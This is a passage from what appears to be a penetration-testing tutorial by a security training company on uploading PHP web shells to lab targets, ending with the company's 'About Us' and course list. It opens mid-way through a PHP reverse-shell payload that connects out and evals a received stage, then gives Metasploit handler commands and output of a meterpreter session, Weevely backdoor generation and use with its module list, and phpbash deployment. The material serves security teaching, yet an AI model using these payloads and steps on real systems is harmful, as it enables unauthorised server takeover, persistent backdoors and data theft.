m'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s
_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket
'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len
 = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
 $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .
= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (exten
sion_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
reate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

Now we will upload this malicious shell in DVWA lab to get the reverse connection. Now you can see the “meter.php successfully uploaded” message from the screenshot, meaning that our php backdoor is effectively uploaded.



In order to execute the shell, we will open the URL of DVWA.

Simultaneously we will start multi handler where we will get the meterpreter shell and we will run the following commands where we need to specify the lhost and lport to get the reverse connection.

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.106
set lport 4444
exploit
sysinfo
```

As soon as you will explore the uploaded path and execute the backdoor, it will give you a meterpreter session.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Sending stage (38247 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.107:53852

meterpreter > sysinfo
Computer    : 2d5018e5ab9d
OS          : Linux 2d5018e5ab9d 4.15.0-60-generic #67-Ubuntu SMP Thu Aug 2
Meterpreter : php/linux
meterpreter >
```


Weevely php web shell

Weevely php web shell

Weevely is a stealthy PHP internet shell which simulates the link to Telnet and is designed for remote server administration and penetration testing. It can be used as a stealth backdoor a web shell to manage legit web accounts, it is an essential tool for web application post-exploitation. We can generate a PHP backdoor protected with the password.

Open the terminal and type weevely to generate a php backdoor and also set a password as in our case we have taken "**raj123**" and save this web shell as **weevely.php**

```
weevely generate raj123
```



Now upload this web shell at the target location as in our case we have uploaded it at Web for pen testers and we will open the URL in the browser to execute the web shell.

Type the following instruction to initiate the webserver attack and put a copied URL into the Weevely command using password raj123 and you can see that we have got the victim shell through weevely. We can verify this by id command.

```
weevely http://192.168.1.104/upload/images/weevely.php raj123
id
```

```
root@kali:~# weevely http://192.168.1.104/upload/images/weevely.php raj123

[+] weevely 3.7.0

[+] Target:     192.168.1.104
[+] Session:    /root/.weevely/sessions/192.168.1.104/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@debian:/var/www/upload/images $
```

You can also check all the functionality of weevely through help command.

```
weevely> help

 :audit_suidsgid               Find files with SUID or SGID flags.
 :audit_filesystem             Audit the file system for weak permissions.
 :audit_phpconf                Audit PHP configuration.
 :audit_etcpasswd              Read /etc/passwd with different techniques.
 :audit_disablefunctionbypass  Bypass disable_function restrictions with mod_cgi and .htaccess.
 :shell_php                    Execute PHP commands.
 :shell_su                     Execute commands with su.
 :shell_sh                     Execute shell commands.
 :system_info                  Collect system information.
 :system_procs                 List running processes.
 :system_extensions            Collect PHP and webserver extension list.
 :backdoor_tcp                 Spawn a shell on a TCP port.
 :backdoor_meterpreter         Start a meterpreter session.
 :backdoor_reversetcp          Execute a reverse TCP shell.
 :bruteforce_sql               Bruteforce SQL database.
 :file_tar                     Compress or expand tar archives.
 :file_ls                      List directory content.
 :file_download                Download file from remote filesystem.
 :file_gzip                    Compress or expand gzip files.
 :file_touch                   Change file timestamp.
 :file_read                    Read remote file from the remote filesystem.
 :file_find                    Find files with given names and attributes.
 :file_upload2web              Upload file automatically to a web folder and get corresponding URL
 :file_webdownload             Download an URL.
 :file_enum                    Check existence and permissions of a list of paths.
 :file_zip                     Compress or expand zip files.
 :file_mount                   Mount remote filesystem using HTTPfs.
 :file_cp                      Copy single file.
 :file_edit                    Edit remote file on a local editor.
 :file_clearlog                Remove string from a file.
 :file_upload                  Upload file to remote filesystem.
 :file_bzip2                   Compress or expand bzip2 files.
 :file_cd                      Change current working directory.
 :file_grep                    Print lines matching a pattern in multiple files.
 :file_rm                      Remove remote file.
 :file_check                   Get attributes and permissions of a file.
 :sql_dump                     Multi dbms mysqldump replacement.
 :sql_console                  Execute SQL query or run console.
 :net_curl                     Perform a curl-like HTTP request.
 :net_proxy                    Run local proxy to pivot HTTP/HTTPS browsing through the target.
 :net_scan                     TCP Port scan.
 :net_ifconfig                 Get network interfaces addresses.
 :net_mail                     Send mail.
 :net_phpproxy                 Install PHP proxy on the target.
```


PHP_bash web shell

PHP_bash web shell


Phpbash is an internet shell that is autonomous, semi-interactive. We are going to download it from GitHub and then we will go inside the directory phpbash and execute ls -al command to check the available files.

```
git clone https://github.com/Arrexel/phpbash.git
cd phpbash/
ls -al
```


So inside phpbash, we found a php script named “phpbash.php”, upload this script at your target location.



Now we will upload this web shell in DVWA lab and we can see the message that it is uploaded successfully.




Going ahead; we will open the URL to execute the shell.



Here our phpbash malicious file is executed and given the web shell. The benefit of the phpbash is that it doesn't require any type of listener such as netcat because it has inbuilt bash shell that you can observe from the given image.

As a result, we have bash shell of www-data and we can execute system command directly through this platform.



So, this way we have explored and performed numerous ways to get the web shell through php web shells; which you can find under this .

About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.

Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.